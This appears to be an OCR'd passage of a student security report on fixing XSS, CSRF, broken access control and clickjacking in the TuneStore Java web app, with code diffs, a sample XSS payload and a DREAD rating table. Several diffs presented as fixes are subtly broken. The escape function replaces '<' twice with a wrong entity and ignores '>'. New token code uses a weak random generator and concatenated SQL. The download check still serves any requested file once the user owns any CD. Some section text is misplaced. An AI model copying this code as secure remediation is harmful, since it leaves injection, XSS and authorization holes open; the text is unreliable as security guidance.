


3.2 XSS Remediation:

- Input Validation - Input validation is performed to ensure only properly formed data is entering the workflow in an information system, preventing malformed data from persisting in the database and triggering malfunction of various downstream components. While input validation can be either whitelisted or blacklisted, it is preferable to whitelist data. Whitelisting only passes expected data. In contrast, blacklisting relies on programmers predicting all unexpected data.
- Sanitizing - Sanitizing user input is especially helpful on sites that allow HTML markup, to ensure data received can do no harm to users as well as your database by scrubbing the data clean of potentially harmful markup, changing unacceptable user input to an acceptable format.
- Escaping - Escaping data means taking the data an application has received and ensuring it's secure before rendering it for the end user. By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way. If your page doesn't allow users to add their own code to the page, a good rule of thumb is to then escape any and all HTML, URL, and JavaScript entities.

XSS in login:

Explanation: Cross-site scripting attacks occur when one manages to sneak a script (usually javascript) onto someone else's website, where it can run maliciously. For example, in login username field an attacker can enter script like <script>alert("1")</script> and this script can get executed. In order to prevent this, we need to escape user input, means you convert (or mark) key characters of the data to prevent it from being interpreted in a dangerous context. In the case of HTML output, we need to convert the < and > characters (among others), to prevent any malicious HTML from rendering. Escaping these characters involves turning them into their entity equivalents < and > which will not be interpreted as HTML tags by a browser.



We are modifying **LoginAction.java** page to remediate the vulnerability.

Existing lines of code
LoginAction.java

-Deleted line of code

```
String login = (String)df.get("username");
String password = (String)df.get("password");
```

+Added line of code

```
public String escapeScript(String s) {
String t = s.replace("<", "&#39");
return t.replace("<", "&#39");
  }
String login = escapeScript((String)df.get("username"));
```

String password = escapeScript((String)df.get("password"));


XSS in Comment:


To ensure that malicious scripting code is not output as part of a page, an application needs to encode all variable strings before they're displayed on a page. Encoding is merely converting every character to its HTML entity name as shown in added lines of code.
Here we are modifying **LeaveCommentAction.java** page to remediate the vulnerability.

Existing lines of code
LeaveCommentAction.java

-Deleted line of code
stmt.setString(3, daf.getString("comment"));

+Added line of code
public String escapeScript(String s) {
String t = s.replace("<", "&#39");
return t.replace("<", "&#39");
}
stmt.setString(3, escapeScript(daf.getString("comment")));






Thus we can largely eliminate an attacker's ability to infect web application with malicious code. When writing application, one should be diligent about encoding all variable output in a page before sending it to the end user's browser.

3.3 CSRF Remediation:

- Anti-CSRF Tokens - The most popular implementation to prevent Cross-site Request Forgery (CSRF), is to make use of a challenge token that is associated with a particular user and can be found as a hidden value in every state changing form which is present on the web application. This token, called a *CSRF Token* or a *Synchronizer Token.*
- Same Site Cookies - A same-site Cookie is a Cookie which can only be sent, if the request is being made from the same origin that is related to the Cookie being sent. The Cookie and the page from where the request is being made, are considered to have the same origin if the protocol, port (if applicable) and host is the same for both. Same-site Cookies are better suited as an additional defense-in-depth layer due to this limitation, while still making use of other CSRF protection mechanisms.

Here firstly we are generating valid random session tokens per page by modifying **LoginAction.java** page:



1821190C9D10C6A4BFAC05FBDA1ECBD7

Session ID

Existed Lines of Code:

LoginAction.java

-Deleted Lines of Code:

+Added Lines of Code:

```
if (rs.next()) {
        messages.add(ActionMessages.GLOBAL_MESSAGE, new
ActionMessage("login.successful"));
        request.getSession(true).setAttribute("USERNAME", rs.getString("USERNAME"));
        request.getSession(true).setAttribute("BALANCE", rs.getString("BALANCE"));
        request.setAttribute("msg", "Logged in successfully");

        saveToken(request);

if (stayLogged.booleanValue()) {

          log.info("User requesting to stay logged in");
          String chooseFrom =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/+=`~!
@#$%^&*()-_{}[]|";
          StringBuffer token = new StringBuffer(50);
          Random rnd = new Random();
          for (int i = 0; i < 50; i++) {
            token.append(chooseFrom.charAt(rnd.nextInt(chooseFrom.length())));
          }
          sql = "INSERT INTO PERSISTENTLOGIN (TOKEN,TUNEUSER) VALUES ('"
            + token.toString()
            + "','"
            + request.getSession(true).getAttribute("USERNAME")
            + "')";
          log.info(sql);
          stmt.executeUpdate(sql);

          // Set the cookie
          Cookie logincookie = new Cookie("persistenttoken",token.toString());
          logincookie.setMaxAge(60*60*24*365);
          response.addCookie(logincookie);
        }
```

Adding a friend:

As shown in vulnerability section for adding a friend attacker can modify the HTTP request and can add any friend from genuine user. Thus to remediate this we will validate the session token for the logged in user by modifying **AddFriendAction.java** file:

Existed Lines of Code:
AddFriendAction.java

-Deleted Lines of Code:

```
    try {
          stmt.executeUpdate(sql);
```

```
            messages.add(ActionMessages.GLOBAL_MESSAGE, new
      ActionMessage("friend.added", daf.getString("friend")));
          } catch (Exception e) {
            errors.add(ActionMessages.GLOBAL_MESSAGE, new
      ActionMessage("friend.duplicate"));
            e.printStackTrace();
          }
```

+Added Lines of Code:

```
try {

      if(isTokenValid(request, true)){
       stmt.executeUpdate(sql);
       messages.add(ActionMessages.GLOBAL_MESSAGE, new
ActionMessage("friend.added", daf.getString("friend")));
      } else{
       errors.add(ActionMessages.GLOBAL_MESSAGE, new ActionMessage("Action cannot
be performed"));
      }
```

Giving a gift:

As shown in vulnerability section for giving a gift attacker can modify the HTTP request and can give a gift to any friend from genuine user. Thus to remediate this we will validate the session token for the logged in user by modifying **GiveAction.java** file:

Existed Lines of Code:
GiveAction.java

-Deleted Lines of Code:

```
      else {
            sql = "INSERT INTO TUNEUSER_CD (TUNEUSER, CD) VALUES ('"
              + daf.getString("friend")
              + "', "
              + daf.getString("cd")
              + ")";
            log.info(sql);
            stmt.executeUpdate(sql);
            messages.add(ActionMessages.GLOBAL_MESSAGE, new
      ActionMessage("give.success"));
          }
```

+Added Lines of Code:

```
      else if (isTokenValid(request, true)){
            sql = "INSERT INTO TUNEUSER_CD (TUNEUSER, CD) VALUES ('"
              + daf.getString("friend")
              + "', "
              + daf.getString("cd")
              + ")";
            log.info(sql);
            stmt.executeUpdate(sql);
            messages.add(ActionMessages.GLOBAL_MESSAGE, new
```

```
ActionMessage("give.success"));
        }
```

Changing a password:

As shown in vulnerability section for giving a gift attacker can modify the HTTP request and can give a gift to any friend from genuine user. Thus to remediate this we will validate the session token for the logged in user by modifying **PasswordAction.java** file:

Existed Lines of Code:
PasswordAction.java

-Deleted Lines of Code:

```
else {
    Connection conn = null;

    try {
      conn = dataSource.getConnection();
      PreparedStatement stmt = conn.prepareStatement("UPDATE TUNEUSER SET
PASSWORD = ?"
          + "WHERE USERNAME = ?");
      stmt.setString(1, request.getParameter("password"));
      stmt.setString(2, (String)request.getSession(true).getAttribute("USERNAME"));
      stmt.executeUpdate();
      messages.add(ActionMessages.GLOBAL_MESSAGE, new
ActionMessage("password.changed"));
    } catch (Exception e) {
      throw new RuntimeException(e);
    } finally {
      if (conn != null) {
        try { conn.close(); } catch (Exception e) {}
      }
    }
```

+Added Lines of Code:

```
else if(isTokenValid(request,true)) {
    Connection conn = null;

    try {
      conn = dataSource.getConnection();
      PreparedStatement stmt = conn.prepareStatement("UPDATE TUNEUSER SET
PASSWORD = ?"
          + "WHERE USERNAME = ?");
      stmt.setString(1, request.getParameter("password"));
      stmt.setString(2, (String)request.getSession(true).getAttribute("USERNAME"));
      stmt.executeUpdate();
      messages.add(ActionMessages.GLOBAL_MESSAGE, new
ActionMessage("password.changed"));
    } catch (Exception e) {
      throw new RuntimeException(e);
    } finally {
      if (conn != null) {
        try { conn.close(); } catch (Exception e) {}
```

```
    }
  }
}
```

3.4 Broken Access Control Remediation:

- Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.
- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout. Developers and QA staff should include functional access control unit and integration tests.

Here we are modifying **DownloadAction.java** page to remediate the vulnerability.
We are checking that the cd really belongs to that user before he can download so that no other cd/music should get downloaded if it is not purchased. Firstly if no user has been logged in then no cd can be downloaded. Next if the person is logged in and has purchased the cd thus we will check that the particular cd belongs to that person from DB, then only he will be able to download it.


Existing lines of code
DownloadAction.java

-Deleted line of code

+Added line of code

```
import java.io.InputStream;
import java.util.ArrayList;
import java.util.List;
import javax.servlet.ServletRequest;
import javax.servlet.http.HttpSession;

import com.tunestore.beans.CD;
import com.tunestore.util.DBUtil;

try {

    String username= (String)request.getSession(true).getAttribute("USERNAME");

    /* if user hasn't logged in*/
    if(username== null){
      log.error("unable to download");
```

```
    }
    /* if has logged in*/
    else{

      try {
         List CDs =
DBUtil.getCDsForUser((String)request.getSession(true).getAttribute("USERNAME"), null);

         if(CDs!= null){
                for (int i = 0; i < CDs.size(); i++) {
                        CD cd = (CD) CDs.get(i);
                   boolean owned= cd.isOwned();
                   if(owned){
                         // Try to open the stream first - if there's a goof, it'll be here
                      InputStream is =
this.getServlet().getServletContext().getResourceAsStream("/WEB-INF/bits/" +
request.getParameter("cd"));

                      if (is != null) {
                        response.setContentType("audio/mpeg");
                        response.setHeader("Content-disposition", "attachment; filename=" +
daf.getString("cd"));
                        byte[] buff = new byte[4096];
                        int bread = 0;
                        while ((bread = is.read(buff)) >= 0) {
                          response.getOutputStream().write(buff, 0, bread);
                        }
                      } else {
                        ActionMessages errors = getErrors(request);
                        errors.add(ActionMessages.GLOBAL_MESSAGE, new
ActionMessage("download.error"));
                        saveErrors(request, errors);
                        return mapping.findForward("error");
                      }
                   }
                        }
         }
        } catch (Exception e) {
         e.printStackTrace(response.getWriter());
         throw e;
        }

    }

  }
```



Thus the hacker tries to download Funk This music file by modifying URL but is not successful in that.

3.5 Clickjacking Remediation:

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
- Enabling a Content Security Policy (CSP) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

One way to defend against clickjacking is to include a "frame-breaker" script in each page that should not be framed. The following methodology will prevent a webpage from being framed even in legacy browsers, that do not support the X-Frame-Options-Header.
In the document HEAD element, add the styleid line. And then delete that style by its ID immediately after in the script. This way, everything can be in the document HEAD and you only need one method/taglib in your API.


Here we have modified **mainlayout.jsp** page to remediate the clickjacking vulnerability:

Existing Lines of Code:
mainlayout.jsp

-Deleted Lines of Code:

+Added Lines of Code:
In the document HEAD element, add the following:

```
<style id="antiClickjack">body{display:none !important;}</style>
<script type="text/javascript">
   if (self === top) {
       var antiClickjack = document.getElementById("antiClickjack");
       antiClickjack.parentNode.removeChild(antiClickjack);
   } else {
       top.location = self.location;
   }
</script>
```



Notes on Vulnerability Ratings:

Ratings should be one of High, Medium, or Low. Please consider the following factors and provide your reasons for arriving at the rating you indicated.

	Rating	**High (3)**	**Medium (2)**	**Low (1)**
D	Damage potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
R	Reproducibility	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
E	Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, and then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
A	Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
D	Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential